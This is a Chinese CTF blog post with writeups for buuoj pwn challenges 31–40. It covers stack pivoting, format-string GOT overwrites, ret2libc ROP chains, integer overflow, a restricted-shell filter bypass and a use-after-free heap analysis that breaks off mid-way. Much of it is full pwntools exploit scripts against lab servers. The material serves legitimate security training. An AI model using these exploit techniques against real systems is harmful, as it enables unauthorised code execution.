

buuoj Pwn writeup 31-40

原创

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订阅专栏

31 [Black Watch 入群题]PWN

这个题有问题, 就给了个附件, 给的链接nc都连不上, 做做题算了。

保护

```
RELRO           STACK CANARY   NX              PIE             RPATH          RUNPATH S
ymbols         FORTIFY Fortified  Fortifiable FILE
Partial RELRO  No canary found NX enabled      No PIE         No RPATH      No RUNPATH
79 Symbols    No             0               2               ./31
```

```
size_t v0; // eax
size_t v1; // eax
char buf; // [esp+0h] [ebp-18h]

v0 = strlen(m1);
write(1, m1, v0);
read(0, &s, 0x200u);
v1 = strlen(m2);
write(1, m2, v1);
return read(0, &buf, 0x20u);
```

可以往bss上写东西, 然后有个溢出, 但是溢出有限, 只能覆盖到返回地址。

因为开了NX, 所以不能写shellcode, 因为溢出有限, 所以先想到的是栈迁移。

把栈迁移到bss上, 构造ROP, 通过write函数泄露libc地址, 然后就在bss上一把梭。

写法很多, 我这里的话就直接先把'/bin/sh\x00'先写在了bss的位置。

exp

```

from pwn import*
from LibcSearcher import*

#r = remote('node3.buuoj.cn', 26463)
r = process('./31')

context.log_level = "debug"

elf = ELF('./31')

bss_addr = 0x804A300
leave_ret = 0x08048408
write_plt = elf.plt['write']
write_got = elf.got['write']
main_addr = elf.sym['main']

gdb.attach(r)

payload1 = '/bin/sh\x00' + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)
r.sendafter('What is your name?', payload1)

payload2 = 'a' * 0x18 + p32(bss_addr + 4) + p32(leave_ret)
r.sendafter('What do you want to say?', payload2)

write_addr = u32(r.recv(4))
libc = LibcSearcher("write", write_addr)
libc_base = write_addr - libc.dump('write')
system_addr = libc_base + libc.dump('system')

print hex(write_addr)

payload1 = '/bin/sh\x00' + p32(system_addr) + 'aaaa' + p32(bss_addr)
r.sendafter('What is your name?', payload1)

payload2 = 'a' * 0x18 + p32(bss_addr + 4) + p32(leave_ret)
r.sendafter('What do you want to say?', payload2)

r.interactive()

```

题目有问题，没有给libc，LibcSearcher匹配到的libc也不对，但是思路跟脚本肯定没问题。

然后要注意一个东西

第二个send那里，写send的话就对，但是写sendline就不对，为啥呢，因为read只读20个，但是你发了21个，最后一个'\n'会在下一个send时候一起发出去，错误的时候效果图如下。

```

wndbg> tele 0x804A300
0:0000 | 0x804a300 (s) ← '\n/bin/sh'
1:0004 | 0x804a304 (s+4) ← '\n/sh'
2:0008 | 0x804a308 (s+8) ← 0xd9850000
3:000c | 0x804a30c (s+12) ← 0x616161f7
4:0010 | 0x804a310 (s+16) ← 0x4a30061 /* 'a' */
5:0014 | 0x804a314 (s+20) → 0x804a008 (_GLOBAL_OFFSET_TABLE_+8) → 0xf7f6468
runtime_resolve) ← push eax
6:0018 | 0x804a318 (s+24) ← 0x4
7:001c | 0x804a31c (s+28) ← 0xa /* '\n' */

```

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就会出现这种问题。

32 [BJDCTF 2nd]r2t4

保护

```

RELRO          STACK CANARY      NX              PIE              RPATH          RUNPATH      S
ymbols        FORTIFY Fortified      Fortifiable    FILE
Partial RELRO Canary found      NX enabled      No PIE         No RPATH     No RUNPATH
71 Symbols    Yes      0                4              ./33

```

```

int __cdecl main(int argc, const char **argv,
)
{
    char buf; // [rsp+0h] [rbp-30h]
    unsigned __int64 v5; // [rsp+28h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    read(0, &buf, 0x38uLL);
    printf(&buf, &buf);
    return 0;
}

```

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格式化字符串漏洞，刚开始的想法是只要把返回地址改成后门函数那里就好了。但是需要写的是一个大数据，题目给的一些条件不允许我们在栈上写一个大数据。

所以我们只能是改一改其他地方的东西。

第一种是改__stack_chk_fail

这个函数是如果存在栈溢出的话就执行这个，说白了是因为开启了canary带来的效果，所以我们就把这个函数的got表改成后门函数，其实写大数的话保险点应该是一个字节一个字节写，但是buf大小限制，所以还是两个字节那样写吧。

```

from pwn import *

r = remote("node3.buuoj.cn",26360)
elf = ELF('./33')
__stack_chk_fail = elf.got['__stack_chk_fail']

payload = "%64c%9$hn%1510c%10$hnAAA" + p64(__stack_chk_fail+2) + p64(__stack_chk_fail)
r.sendline(payload)
r.interactive()

```

还有一种比较厉害，实现起来也稍稍复杂的更普遍性的做法。

可以利用第一次格式化字符串漏洞把.fini_array给改掉，改成main函数，那么我们首先就实现了一个循环利用，让我们可以有更多的格式化字符串漏洞，更多的利用方式。然后我们可以把printf的got改掉，改成system，这样就可以了。

这个题的话也可以直接把.fini_array改成backdoor。

exp的话跟上面那个其实差不多，就不再写了。

33 jarvisoj_level3

保护

```
RELRO          STACK CANARY   NX             PIE            RPATH          RUNPATH  S
ymbols        FORTIFY Fortified   Fortifiable   FILE
Partial RELRO No canary found NX enabled     No PIE        No RPATH    No RUNPATH
 69 Symbols   No           0              2             ./32
```

```
ssize_t vulnerable_function()
{
    char buf; // [esp+0h] [ebp-88h]

    write(1, "Input:\n", 7u);
    return read(0, &buf, 0x100u);
}
```

明显的一个栈溢出，溢出大小还正好能够通过write函数泄露地址然后一把梭。

exp

```

from pwn import*

#r = remote('node3.buuoj.cn',27964)
r = process('./32')

elf = ELF('./32')
libc = ELF('./libc-2.29.32.so')
write_plt = elf.plt['write']
write_got = elf.got['write']
main_addr = elf.sym['main']

payload = 'a' * 0x8c + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)

r.sendafter('Input:\n', payload)

write_addr = u32(r.recv(4))

print hex(write_addr)

libc_base = write_addr - libc.sym['write']
system_addr = libc_base + libc.sym['system']
bin_sh = libc_base + libc.search("/bin/sh").next()

print hex(libc_base)

payload = 'a' * 0x8c + p32(system_addr) + p32(main_addr) + p32(bin_sh)

r.sendafter('Input:\n', payload)

r.interactive()

```

34 jarvisoj_fm

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	S
ymbols	FORTIFY Fortified		Fortifiable	FILE		
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	
73 Symbols	Yes 0	4	./34			

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [esp+2Ch] [ebp-5Ch]
    unsigned int v5; // [esp+7Ch] [ebp-Ch]

    v5 = __readgsdword(0x14u);
    be_nice_to_people();
    memset(&buf, 0, 0x50u);
    read(0, &buf, 0x50u);
    printf(&buf);
    printf("%d!\n", x);
    if ( x == 4 )
    {
        puts("running sh...");
        system("/bin/sh");
    }
    return 0;
}
```

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大写的格式化字符串漏洞。

洞。

进行一个任意地址的小数字写入。

.jcr	08049F24	08049F28	R	W	.	.	L	dword	000D	public	DATA
LOAD	08049F28	08049FF0	R	W	.	.	L	mepage	0002	public	DATA
.got	08049FF0	08049FF4	R	W	.	.	L	dword	000E	public	DATA
.got.plt	08049FF4	0804A024	R	W	.	.	L	dword	000F	public	DATA
.data	0804A024	0804A030	R	W	.	.	L	dword	0010	public	DATA
.bss	0804A030	0804A038	R	W	.	.	L	dword	0011	public	BSS
.prgend	0804A038	0804A039	?	?	?	.	L	byte	0012	public	
extern	0804A03C	0804A060	?	?	?	.	L	dword	0013	public	

x在data段，是可读写的。

所以直接写就好了。

exp

```
from pwn import*

r = remote('node3.buuoj.cn', 29261)

x_addr = 0x804A02C

payload = 'aaaa%14$naaa' + p32(x_addr)
r.sendline(payload)

r.interactive()
```

35 [BJDCTF 2nd]test

[BJDCTF 2nd]test

1

Ubuntu 14.04

Use ssh to connect. Username: ctf Password: test

Instance Info

[Launch an instance](#)

<https://blog.csdn.net/yongbaonii>

ssh是个啥，我也不知道

ssh1

那么开始解题

```
ssh -p 26161 ctf@node3.buuoj.cn
```

先连上。

```
wuangwuang@wuangwuang-PC:~/Desktop$ ssh -p 26161 ctf@node3.buuoj.cn
The authenticity of host '[node3.buuoj.cn]:26161 ([111.73.45.58]:26161)' can't be est
ablished.
ECDSA key fingerprint is SHA256:0Z/KDNyu705WglooZHUOXNTEahz77w5/f7SPUPBW21A.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[node3.buuoj.cn]:26161,[111.73.45.58]:26161' (ECDSA) to t
he list of known hosts.
欢迎信息测试
test welcome msg
请检查 shell 编码是否正常
is the encode of your shell is right?
如果一切正常，请输入密码开始游戏：
ok. If all is work, please login and start:

ctf@node3.buuoj.cn's password:

Welcome to Pwn-GAME by TaQini@Nepnep
1. run ./test to play the game
2. you can read the source code: test.c
3. you can't cat the flag directly

Enjoy your game -- TaQini

ctf@b940e50a925c:~$
```

<https://blog.csdn.net/yongbaoii>

```
ctf@b940e50a925c:~$ ls
flag test test.c
ctf@b940e50a925c:~$ ./test
Welcome to Pwn-Game by TaQini.
Your ID:
uid=1000(ctf) gid=1000(ctf) egid=1001(ctf_pwn) groups=1000(ctf)
$ ls
ctf@b940e50a925c:~$ ls
flag test test.c
ctf@b940e50a925c:~$ cat flag
cat: flag: Permission denied
ctf@b940e50a925c:~$
```

<https://blog.csdn.net/yongbaoii>

里面三个文件，flag，test，跟test的源码，直接读flag不能，权限不够，那么只能考虑通过test提权。

```

int main(){
    char cmd[0x100] = {0};
    puts("Welcome to Pwn-Game by TaQini.");
    puts("Your ID:");
    system("id");
    printf("$ ");
    gets(cmd);
    if( strstr(cmd, "n")
        || strstr(cmd, "e")
        || strstr(cmd, "p")
        || strstr(cmd, "b")
        || strstr(cmd, "u")
        || strstr(cmd, "s")
        || strstr(cmd, "h")
        || strstr(cmd, "i")
        || strstr(cmd, "f")
        || strstr(cmd, "l")
        || strstr(cmd, "a")
        || strstr(cmd, "g")
        || strstr(cmd, "|")
        || strstr(cmd, "/" )
        || strstr(cmd, "$")
        || strstr(cmd, "`")
        || strstr(cmd, "-")
        || strstr(cmd, "<")
        || strstr(cmd, ">")
        || strstr(cmd, ".")){
        exit(0);
    }else{
        system(cmd);
    }
    return 0;
}

```

<https://blog.csdn.net/yongbaonii>

程序大概内容就是能够输入指令，这个时候的指令是足够提权的，但是程序对指令做了过滤。

```
ls /usr/bin/ /bin/ | grep -v -E "n|e|p|b|u|s|h|i|f|l|a|g"
```

-v 命令排除

-E 多个内容

/usr/bin/ /bin/ 可以把所有命令列出来

这个句子可以查询一下还有啥命令能用

```
ctf@b940e50a925c:~$ ls /usr/bin/ /bin/ | grep -v -E "n|e|p|b|u|s|h|i|f|l|a|g"
dd
kmod
mt
mv
rm

2to3
2to3-2.7
2to3-3.4
[
comm
od
tr
tty
w
wc
x86_64
xxd
```

<https://blog.csdn.net/yongbaonii>

发现里面有x86_64命令，这个命令是干嘛的。

其实我也不大清楚，看了看x86_64的手册

更改报告的体系结构并设置个性标志。

先记着吧。

```
ctf@b940e50a925c:~$ ./test
Welcome to Pwn-Game by TaQini.
Your ID:
uid=1000(ctf) gid=1000(ctf) egid=1001(ctf_pwn) groups=1000(ctf)
$ x86_64
$ cat flag
flag{f5138efc-2667-40b9-bd93-691563746e0e}
```

拿到flag

36 jarvisoj_tell_me_something

保护

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./36
RELRO           STACK CANARY      NX            PIE            RPATH          RUNPATH      S
ymbols         FORTIFY Fortified      Fortifiable  FILE
No RELRO       No canary found  NX enabled    No PIE         No RPATH      No RUNPATH
 70 Symbols   No              0             2             ./36
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v4; // [rsp+0h] [rbp-88h] BYREF

    write(1, "Input your message:\n", 0x14uLL);
    read(0, &v4, 0x100uLL);
    return write(1, "I have received your message, Thank you!\n", 0x29uLL);
}
```

<https://blog.csdn.net/yongbaonii>

进去

就有个溢出

```
int good_game()
{
    FILE *v0; // rbx
    int result; // eax
    char buf[9]; // [rsp+Fh] [rbp-9h] BYREF

    v0 = fopen("flag.txt", "r");
    while ( 1 )
    {
        result = fgetc(v0);
        buf[0] = result;
        if ( (_BYTE)result == 0xFF )
            break;
        write(1, buf, 1uLL);
    }
    return result;
}
```

<https://blog.csdn.net/yongbaonii>

又发现有个这函数，分析一下。

首先开了个文件，指针v0。

fgetc函数

C 库函数 int fgetc(FILE *stream) 从指定的流 stream 获取下一个字符（一个无符号字符），并把位置标识符往前移动。

所以看半天就是会输出flag

我们就覆盖过去就行。

但是要注意的是什么呢

```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
; __unwind {
sub     rsp, 88h
mov     edx, 14h          ; n
mov     esi, offset aInputYourMessa ; "Input your message:\n"
mov     edi, 1           ; fd
call    _write
mov     rsi, rsp         ; buf
mov     edx, 100h       ; nbytes
xor     edi, edi        ; fd
call    _read
mov     edx, 29h ; ')' ; n
mov     esi, offset aIHaveReceivedY ; "I have received your message, Thank you".
mov     edi, 1         ; fd
call    _write
add     rsp, 88h
retn
; } // starts at 4004E0
main endp
```

<https://blog.csdn.net/yongbaoli>

看他最后的返回，并不是常用的leave|ret，而是直接add|ret，这其实是编译的优化，用来省寄存器。

所以写exp的时候就不用考虑覆盖rbp了

exp

```
from pwn import*

r = remote('node3.buuoj.cn', 25451)

good_addr = 0x400620

payload = 'a' * 0x88 + p64(good_addr)
r.sendlineafter('Input your message:\n', payload)

r.interactive()
```

37 jarvisoj_level4

保护

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./37
RELRO           STACK CANARY      NX              PIE             RPATH           RUNPATH         S
ymbols         FORTIFY Fortified      Fortifiable    FILE
Partial RELRO  No canary found  NX enabled      No PIE          No RPATH        No RUNPATH
   69 Symbols   No               0               2              ./37
```

```
ssize_t vulnerable_function()
{
    char buf[136]; // [esp+0h] [ebp-88h] BYREF
    return read(0, buf, 0x100u);
}
```

又是个平平无奇的溢出。

exp

```
from pwn import *
from LibcSearcher import *

r = remote("node3.buuoj.cn", 26826)
elf = ELF("./37")

read_got = elf.got["read"]
write_plt = elf.plt["write"]
main_addr = elf.symbols["main"]

payload = "a" * 0x8c + p32(write_plt)
payload += p32(main_addr)
payload += p32(1) + p32(read_got) + p32(4)
r.sendline(payload)

read_addr = u32(r.recvuntil("\xf7")[-4:])

#read_addr = u32(r.recv(4)) 也行，但是上面的更普遍一点。

libc = LibcSearcher("read", read_addr)
libc_base = read_addr - libc.dump("read")
system_addr = libc_base + libc.dump("system")
binsh_addr = libc_base + libc.dump("str_bin_sh")

payload = "a" * 0x8c + p32(system_addr)
payload += p32(main_addr)
payload += p32(binsh_addr)
r.sendline(payload)

r.interactive()
```

38 bjdctf_2020_babystack2

保护

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./38
RELRO           STACK CANARY      NX              PIE             RPATH          RUNPATH      S
ymbols         FORTIFY Fortified      Fortifiable    FILE
Partial RELRO  No canary found  NX enabled     No PIE         No RPATH      No RUNPATH
 75 Symbols    No               0              2              ./38
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf[12]; // [rsp+0h] [rbp-10h] BYREF
    size_t nbytes; // [rsp+Ch] [rbp-4h] BYREF

    setvbuf(_bss_start, 0LL, 2, 0LL);
    setvbuf(stdin, 0LL, 1, 0LL);
    LODWORD(nbytes) = 0;
    puts("*****");
    puts("*      Welcome to the BJDCTF!      *");
    puts("* And Welcome to the bin world! *");
    puts("* Let's try to pwn the world! *");
    puts("* Please told me u answer loudly!*");
    puts("[+]Are u ready?");
    puts("[+]Please input the length of your name:");
    __isoc99_scanf("%d", &nbytes);
    if ( (int)nbytes > 10 )
    {
        puts("Oops,u name is too long!");
        exit(-1);
    }
    puts("[+]What's u name?");
    read(0, buf, (unsigned int)nbytes);
    return 0;
}
```

<https://blog.csdn.net/yongbaonii>

判断输入的大小，你看它写的太明显了，上面nbytes前面是int，下面就又是unsigned int，整数溢出，然后又有后门函数，就搞定了。

exp

```
from pwn import*

context.log_level = "debug"

r = remote('node3.buuoj.cn', 28944)

backdoor = 0x400726

payload = 'a' * 0x18 + p64(backdoor)
r.sendlineafter('[+]Please input the length of your name:\n', '-1')
#记得-1要加引号
r.sendlineafter('[+]What\'s u name?', payload)
r.interactive()
```

39 jarvisoj_level3_x64

保护

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./39
RELRO           STACK CANARY      NX                PIE              RPATH            RUNPATH          S
ymbols         FORTIFY Fortified      Fortifiable     FILE
No RELRO       No canary found  NX enabled       No PIE           No RPATH         No RUNPATH
 67 Symbols   No                0                2                ./39
```

```
ssize_t vulnerable_function()
{
    char buf[128]; // [rsp+0h] [rbp-80h] BYREF

    write(1, "Input:\n", 7uLL);
    return read(0, buf, 0x200uLL);
}
```

这题也是一言难尽。

ROPgadget

```
Gadgets information
=====
0x00000000004006ac : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006ae : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006b0 : pop r14 ; pop r15 ; ret
0x00000000004006b2 : pop r15 ; ret
0x00000000004006ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006af : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400550 : pop rbp ; ret
0x00000000004006b3 : pop rdi ; ret
0x00000000004006b1 : pop rsi ; pop r15 ; ret
0x00000000004006ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400499 : ret
https://blog.csdn.net/yongbaonii
```

你会发现他没有rdx。

但是其实我们在动态调试的时候你会发现，rdx是200，是足够大的。

```

RAX 0x2
RBX 0x0
RCX 0x7ffff7ed4471 (read+17) ← cmp rax, -0x1000 /* 'H=' */
RDX 0x200
RDI 0x0
RSI 0x7fffffffcb00 ← 0xa61 /* 'a\n' */
R8 0x7ffff7fa6d80 (initial) ← 0x0
R9 0x7ffff7fa6d80 (initial) ← 0x0
R10 0xffffffffffff3df
R11 0x246
R12 0x4004f0 (_start) ← xor ebp, ebp
R13 0x7fffffffcc80 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffcb80 → 0x7fffffffcb00 → 0x400650 (__libc_csu_init) ← push r15
RSP 0x7fffffffcb00 ← 0xa61 /* 'a\n' */
RIP 0x400618 (vulnerable_function+50) ← leave

```

```

[ DISASM ]
0x400602 <vulnerable_function+28> lea rax, [rbp - 0x80]
0x400606 <vulnerable_function+32> mov edx, 0x200
0x40060b <vulnerable_function+37> mov rsi, rax
0x40060e <vulnerable_function+40> mov edi, 0
0x400613 <vulnerable_function+45> call read@plt <read@plt>
▶ 0x400618 <vulnerable_function+50> leave
0x400619 <vulnerable_function+51> ret
↓
0x400633 <main+25> mov edx, 0xe
0x400638 <main+30> mov esi, 0x4006dc
0x40063d <main+35> mov edi, 1
0x400642 <main+40> call write@plt <write@plt>

```

所以可以直接写。

那我们再来说一说万一不是0x200咋办。

就可以直接ret2csu。

```

.text:0000000000400690 loc_400690: ; CODE XREF: __libc_csu_init+54↓j
.text:0000000000400690 mov rdx, r13
.text:0000000000400693 mov rsi, r14
.text:0000000000400696 mov edi, r15d
.text:0000000000400699 call ds:(__frame_dummy_init_array_entry - 600840h)[r12+rbx*8]
.text:000000000040069D add rbx, 1
.text:00000000004006A1 cmp rbx, rbp
.text:00000000004006A4 jnz short loc_400690
.text:00000000004006A6 loc_4006A6: ; CODE XREF: __libc_csu_init+36↑j
.text:00000000004006A6 add rsp, 8
.text:00000000004006AA pop rbx
.text:00000000004006AB pop rbp
.text:00000000004006AC pop r12
.text:00000000004006AE pop r13
.text:00000000004006B0 pop r14
.text:00000000004006B2 pop r15
.text:00000000004006B4 retn

```

通过libc_csu_init里面的gadget来构造我们的ROP。

exp

```

from pwn import *
from LibcSearcher import *

r = remote("node3.buuoj.cn", 25360)
elf = ELF("./level3_x64")

read_got = elf.got["read"]
write_plt = elf.plt["write"]
main_addr = elf.symbols["main"]
pop_rdi_ret = 0x4006b3
pop_rsi_r15_ret = 0x4006b1

payload = "a" * 0x88
payload += p64(pop_rdi_ret) + p64(1)
payload += p64(pop_rsi_r15_ret) + p64(read_got) + p64(0)
payload += p64(write_plt)
payload += p64(main_addr)
r.sendlineafter("Input:", payload)

read_addr = u64(p.recvuntil("\x7f")[-6:].ljust(8, "\x00"))
libc = LibcSearcher("read", read_addr)
libc_base = read_addr - libc.dump("read")
system_addr = libc_base + libc.dump("system")
binsh_addr = libc_base + libc.dump("str_bin_sh")

payload = "a" * 0x88
payload += p64(pop_rdi_ret) + p64(binsh_addr)
payload += p64(system_addr)
r.sendlineafter("Input:", payload)

r.interactive()

```

40 [BJDCTF 2nd]ydsneedgirlfriend2

保护

```

wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./40
RELRO           STACK CANARY      NX            PIE            RPATH            RUNPATH      S
ymbols         FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found     NX enabled    No PIE        No RPATH     No RUNPATH
   82 Symbols   Yes              0              4             ./40

```

```

1 int menu()
2 {
3     puts(&byte_400E6F);
4     puts("1.add a girlfriend");
5     puts("2.dele a girlfriend");
6     puts("3.show a girlfriend");
7     puts("4.exit");
8     return puts("u choice :");
9 }

```

<https://blog.csdn.net/yongbaoli>

菜单题

果真他就又是个堆。

三个函数，增，删，跟展示。

一个一个分析。


这个是增。

```
v4 = __readfsqword(0x28u);
if ( count > 7 )
{
    puts("Full!");
    exit(-1);
}
if ( !girlfriends[0] )
{
    girlfriends[0] = malloc(0x10uLL);
    if ( !girlfriends[0] )
    {
        perror("malloc failed=");
        exit(-1);
    }
}
girlfriends[0][1] = print_girlfriend_name;
puts("Please input the length of her name:");
read(0, &buf, 8uLL);
nbytes = atoi(&buf);
v0 = (void **)girlfriends[0];
*v0 = malloc(nbytes);
if ( !*girlfriends[0] )
{
    perror("name malloc failed=");
    exit(-1);
}
puts("Please tell me her name:");
read(0, *(void **)girlfriends[0], (unsigned int)nbytes);
puts("what a beautiful name! Thank you on behalf of yds!");
++count;
```

<https://blog.csdn.net/yongbaoli>

刚开始就判断数量，然后又判断其他乱七八糟的，然后就增加女朋友，但是你发现，它始终是在对gf[0]进行操作，所以其实它看着是最多七个女朋友，其实就一个。

gf的结构是这样的。



<https://blog.csdn.net/yongbaoli>

再看看dele函数。

```
v3 = __readfsqword(0x28u);
printf("Index :");
read(0, &buf, 4uLL);
v1 = atoi(&buf);
if ( v1 >= 0 && v1 < count )
{
    if ( girlfriends[v1] )
    {
        free((void *)*girlfriends[v1]);
        free(girlfriends[v1]);
        puts("Why are u so cruel!");
    }
}
else
{
    puts("Out of bound!");
}
return __readfsqword(0x28u) ^ v3;
```

<https://blog.csdn.net/yongbaoli>

这函数看似没啥问题，但是首先从逻辑上来说，我们本来就一个女朋友，所以free的时候根本就可以在free别的地方。然后呢，free后也没有清理指针，就造成了UAF。

```

v3 = __readfsqword(0x28u);
printf("Index :");
read(0, &buf, 4uLL);
v1 = atoi(&buf);
if ( v1 >= 0 && v1 < count )
{
    if ( girlfriends[v1] )
        ((void (__fastcall *)(_QWORD *, char *))girlfriends[v1][1])(girlfriends[v1], &buf);
    }
else
{
    puts("Out of bound!");
}
return __readfsqword(0x28u) ^ v3;

```

<https://blog.csdn.net/yongbaoii>

这输出也是看似正常，如果gf[v]里面有东西的话，就调用那个函数，输出名字。
但是其实一般来讲不会有东西的，因为我们始终只有一个女朋友，所以你输其它的女朋友就啥都打不出来。

那么怎么利用？

我们发现后门函数。


```

int backdoor()
{
    puts("YDS got N+ girlfriends!");
    return system("/bin/sh");
}

```

便于理解，利用过程展示一下。

申请一个0x10的名字，然后都释放掉，它俩都是0x20大小，就会进入tcachebins。先释放的是0x1fd4280。



```
all: 0x0
smallbins
empty
largebins
empty
pwndbg>
```

<https://blog.csdn.net/yongbaoii>

0x1fd4260里面还放着后面那个80的地址。

```
pwndbg> x/10wx 0x1fd4260
0x1fd4260: 0x01fd4280 0x00000000 0x01fd4010 0x00000000
0x1fd4270: 0x00000000 0x00000000 0x00000021 0x00000000
0x1fd4280: 0x00000000 0x00000000
```

再add一下，就变成了下面这样

```
pwndbg> parseheap
addr          prev          size          status        fd            bk
0x1fd4000     0x0           0x250         Used          None         None
0x1fd4250     0x0           0x20          Used          None         None
0x1fd4270     0x0           0x20          Freed        0x0          None
pwndbg> bins
tcachebins
0x20 [ 1]: 0x1fd4280 ← 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg> x/10wx 0x1fd4260
0x1fd4260: 0x00000000 0x00000000 0x00400d86 0x00000000
0x1fd4270: 0x00000000 0x00000000 0x00000021 0x00000000
0x1fd4280: 0x00000000 0x00000000
pwndbg>
```

<https://blog.csdn.net/yongbaoii>

会发现tcache是后进先出，而且你会发现，为啥第一次add就是会申请两个chunk，但是第二次明显只申请了一个chunk。


是因为这个。

```
}  
if ( !girlfriends[0] )  
{  
    girlfriends[0] = malloc(0x10uLL);  
    if ( !girlfriends[0] )  
    {  
        perror("malloc failed=");  
        exit(-1);  
    }  
}
```

<https://blog.csdn.net/yongbaoii>

所以现在gf[0]里面放着的是第一的时候申请的chunk地址即

0x1fd4260。



```
pwndbg> x/10wx 0x6020a0  
0x6020a0 <girlfriends>: 0x01fd4260      0x00000000      0x00000000      0x00000000  
0x6020b0 <girlfriends+16>: 0x00000000      0x00000000      0x00000000      0x00000000  
